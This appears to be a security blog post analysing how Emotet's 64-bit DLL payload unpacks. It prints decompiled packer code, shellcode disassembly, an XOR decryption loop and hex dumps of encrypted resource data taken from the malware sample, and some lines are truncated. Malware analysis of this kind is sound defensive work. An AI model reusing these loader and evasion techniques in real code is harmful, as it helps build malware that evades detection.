DownloadersSpam

Emotet takes the 64-bit Route

By Rajesh RMay 16, 2022

Emotet is a downloader malware which has been used in many spam campaigns. A couple of weeks back my colleague uncovered the delivery mechanism and the initial components of the Emotet kill chain in this blog. We noticed that Emotet has been actively evolving its delivery mechanism to avoid detection. In 2019, right before the take down, it changed its payload from EXE to DLL. Right after that, botnets like Qbot and IcedID followed this pattern. In the week prior to writing this blog, we observed Emotet making a sudden shift to 64-bit payloads. However, there is no change in its overall kill chain.




Figure 1: Emotet workflow





Figure 2: Emotet payload unpack flow

First level payload (Custom packed)


The first level payload was a 64-bit DLL executed by the spam document having the Emotet payload using regsvr32.exe. First level payload was a custom packed DLL with a lot of random export functions with junk code. The malicious component was found only in WinMain and DllRegisterServer functions.



Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00047480	0000	0006681E	DllRegisterServer
00000002	00045E30	0001	0006667F	AXzdozgUWyB
00000003	00045D20	0002	0006668B	AYPMgilKGvwRZCBecChr
00000004	000453D0	0003	000666A0	AeirHZ
00000005	00045C90	0004	000666A7	AgcSGT
00000006	00045F40	0005	000666AE	AgpSnXXdWieVVsVgYhysuEPh
00000007	00045B10	0006	000666C7	AiTZIZjfbujl
00000008	00045DF0	0007	000666D4	AmnuouuymAIH
00000009	00045C50	0008	000666E1	BAIVJZTIYQFXwwDJ
0000000A	000456A0	0009	000666F2	BBwDKUmURRpQWbEgDHVSoXLIG
0000000B	00045F20	000A	0006670C	BCHYkv
0000000C	00045170	000B	00066713	BJPZIcYPeltHvz
0000000D	00045EB0	000C	00066722	BhnwXpzBOsgU
0000000E	00045A50	000D	0006672F	BiFbolmLGZBRI
0000000F	00045150	000E	0006673D	CDWJWoVaVWKM
00000010	00045780	000F	0006674A	CEBMNbcJfvFOQDlvthhZgUuJAk
00000011	00045810	0010	00066765	CiYCkYydFbvIXH
00000012	00045480	0011	00066774	CxplOrRE
00000013	000456E0	0012	0006677D	DDdVbebANOSGosoGNSA
00000014	000456D0	0013	00066791	DDonokEQuBdDuvkCdMAOXVO

Figure 3: 64bit Custom packed DLL export functions

The main function contains a lot of byte variables containing encrypted shell code which then allocates heap memory with "PAGE_EXECTUABLE_READWRITE" permission and proceeds to decrypt and execute the shell code.




```
  local_89 = 0x68;
  local_88 = 0x98;
  local_87 = 0xd5;
  local_86 = 0x28;
  local_85 = 0x33;
  local_84 = 0xb3;
  local_83 = 0x3c;
  local_82 = 0xad;
  local_81 = 0x15;
  local_80 = 0x12;
  local_7f = 0x70;
  local_7e = 6;
  local_7d = 0xbf;
  local_7c = 0x3e;
  local_7b = 0x49;
  local_7a = 0x1a;
  local_79 = 0x6b;
  local_78 = 0xf4;
  local_77 = 0x9b;
  local_76 = 0x25;
  local_75 = 0x6a;
  local_74 = 0x85;
  pcVar3 = "st&I6PN4Jm2#w_55Fk6^YP^p!UOz*QHxJswYwA#+ZkX>*";
  pcVar4 = local_68;
  for (lVar2 = 0x2e; lVar2 != 0; lVar2 = lVar2 + -1) {
    *pcVar4 = *pcVar3;
    pcVar3 = pcVar3 + 1;
    pcVar4 = pcVar4 + 1;
  }
  local_bb8 = 0xb35;
  local_38 = (code *)VirtualAlloc((LPVOID)0x0,0xb35,0x3000,0x40);
  Decryption((longlong)&local_ba8,(longlong)local_38,(longlong)loc
  DAT_1006fec0 = (*local_38)(param_1,local_68,0x2e,local_30);
  FUN_1002a690(local_20 ^ (ulonglong)&stack0xfffffffffffff418);
  return;
}
```

Encrypted bytes stored as variables
Decrypt and Execution of shell code

Figure 4: Shell code decryption by custom packed DLL

Second level payload (Shell code)

The shell code's purpose is to load the DLL and API used in the next level of the payload, which decrypts the Emotet's core payload.




```
0FB7D7              movzx edx,di
41:B8 0A000000      mov r8d,A                              A:"\n"
48:8BCE             mov rcx,rsi                            rsi:"MZ"
FF55 50             call qword ptr ss:[rbp+50]             FindResourceW
48:8BD0             mov rdx,rax                            rax:">.¶I5PN4Nm2#ˆ 55þk6^YP^paUOz*QHxJswYwA#+ZkX>*"
48:8BCE             mov rcx,rsi                            rsi:"MZ"
48:8BD8             mov rbx,rax                            rbx:">.¶I5PN4Nm2#ˆ 55þk6^YP^paUOz*QHxJswYwA#+ZkX>*"
FF55 58             call qword ptr ss:[rbp+58]             LoadResource
48:8BD3             mov rdx,rbx                            rbx:">.¶I5PN4Nm2#ˆ 55þk6^YP^paUOz*QHxJswYwA#+ZkX>*"
48:8BCE             mov rcx,rsi                            rsi:"MZ"
48:8BF8             mov rdi,rax                            rdi:">.¶I5PN4Nm2#ˆ 55þk6^YP^paUOz*QHxJswYwA#+ZkX>*"
FF55 60             call qword ptr ss:[rbp+60]             SizeofResource
48:8BCF             mov rcx,rdi                            rdi:">.¶I5PN4Nm2#ˆ 55þk6^YP^paUOz*QHxJswYwA#+ZkX>*"
44:8BF0             mov r14d,eax                           eax:">.¶I5PN4Nm2#ˆ 55þk6^YP^paUOz*QHxJswYwA#+ZkX>*"
FF55 68             call qword ptr ss:[rbp+68]             LockResource
33C9                xor ecx,ecx
41:8BD6             mov edx,r14d
41:B8 00300000      mov r8d,3000
48:8BD8             mov rbx,rax                            rbx:">.¶I5PN4Nm2#ˆ 55þk6^YP^paUOz*QHxJswYwA#+ZkX>*"
44:8D49 40          lea r9d,qword ptr ds:[rcx+40]
FF55 00             call qword ptr ss:[rbp]                VirtualAlloc
33C9                xor ecx,ecx
48:8BF0             mov rsi,rax                            rsi:"MZ", rax:">.¶I5PN4Nm2#ˆ 55þk6^YP^paUOz*QHxJswY
44:8BC1             mov r8d,ecx
44:8D49 01          lea r9d,qword ptr ds:[rcx+1]
45:85F6             test r14d,r14d
74 22               je 21C043A
48:8BC8             mov rcx,rax                            rax:">.¶I5PN4Nm2#ˆ 55þk6^YP^paUOz*QHxJswYwA#+ZkX>*"
48:2BD8             sub rbx,rax                            rbx:">.¶I5PN4Nm2#ˆ 55þk6^YP^paUOz*QHxJswYwA#+ZkX>*"
49:63C0             movsxd rax,r8d                         rax:">.¶I5PN4Nm2#ˆ 55þk6^YP^paUOz*QHxJswYwA#+ZkX>*"
33D2                xor edx,edx
49:F7F7             div r15
45:03C1             add r8d,r9d
```

```
Hex                                                  ASCII
3E 2E B6 49 35 50 4E 34 4E 6D 32 23 88 A0 35 35  >.¶I5PN4Nm2#. 55
FE 6B 36 5E 59 50 5E 70 61 55 4F 7A 2A 51 48 78  þk6^YP^paUOz*QHx
4A 73 77 59 77 41 23 2B 5A 6B 58 3E
26 49 36 50 4E 34 4A 6D 32 23 77 5   [000000001007B1DB] = 77734A7848512A7A (User Data)
38 41 E3 5E 5E C4 28 98 6E C2 2B 1D 85 59 1E 1B  8Aã^^A(.nÂ+..Y..
1E 2A 57 31 51 44 3D 19 39 53 0A 63 12 1A 48 26  .*W1QD=.9S.c..H&
42 70 2C 51 6A 1F 47 4D 57 36 5B 15 02 24 65 7E  Bp,Qj.GMW6[..$e~
34 3F 3A 15 0F 58 42 70 0E 51 48 78 4A 73 77 59  4?:..XBp.QHxJswY
D3 65 81 0B BA 2E 94 4D CA 45 BF 07 C6 0C FA 23  Óe..º..MÊE¿.Æ.ú#
D3 08 63 1E 69 67 BB 2C A8 09 56 18 D7 1B 95 23  Ó.c.ig»,¨.V.x..#
C3 4C 33 26 AE 3F E6 22 1A 11 29 1B 97 1C BB 32  ÃL3&®?æ"..)...»2
23 2B 5A 6B 58 3E 2A 00 23 31 26 49 52 D6 4A 34  #+ZkX>*.#1&IRÖJ4
34 B9 6C 41 77 5F 35 35 46 6B 36 5E A9 50 7C 50  4¹lAw_55Fk6^©P|P
2A 57 43 7A 2A 1D 4A 78 4A 5F 77 59 77 41 23 2B  *WCz*.JxJ_wYwA#
```

Figure 5: Shell code load encrypted data from resource section

The shell code's function was to decrypt and execute the 64-bit DLL payload which has Emotet's main functionality. In order to avoid detection, the shell code copies the decrypted DLL file content to a heap memory without the DOS header. It then sets permission to regions of the copied file based on PE sections characteristics in the section header having the partial copied file using VirtualProtect API.




```
000002BF2E8E0404    FF55 00          call qword ptr ss:[rbp]
000002BF2E8E0407    33C9             xor ecx,ecx
000002BF2E8E0409    48:8BF0          mov rsi,rax
000002BF2E8E040C    44:8BC1          mov r8d,ecx
000002BF2E8E040F    44:8D49 01       lea r9d,qword ptr ds:[rcx+1]
000002BF2E8E0413    45:85F6          test r14d,r14d
000002BF2E8E0416    74 22            je 2BF2E8E043A
000002BF2E8E0418    48:8BC8          mov rcx,rax
000002BF2E8E041B    48:2BD8          sub rbx,rax
000002BF2E8E041E    49:63C0          movsxd rax,r8d
000002BF2E8E0421    33D2             xor edx,edx
000002BF2E8E0423    49:F7F7          div r15
000002BF2E8E0426    45:03C1          add r8d,r9d
000002BF2E8E0429    42:8A042A        mov al,byte ptr ds:[rdx+r13]
000002BF2E8E042D    32040B           xor al,byte ptr ds:[rbx+rcx]
000002BF2E8E0430    8801             mov byte ptr ds:[rcx],al
000002BF2E8E0432    49:03C9          add rcx,r9
000002BF2E8E0435    45:3BC6          cmp r8d,r14d
000002BF2E8E0438    72 E4            jb 2BF2E8E041E
000002BF2E8E043A    45:33ED          xor r13d,r13d
000002BF2E8E043D    4C:396D 00       cmp qword ptr ss:[rbp],r13
000002BF2E8E0441    0F84 DC050000    je 2BF2E8E0A23
000002BF2E8E0447    4C:396D 30       cmp qword ptr ss:[rbp+30],r13

byte ptr ds:[rcx]=[000002BF30030023]=0
al=0

000002BF2E8E0430
```

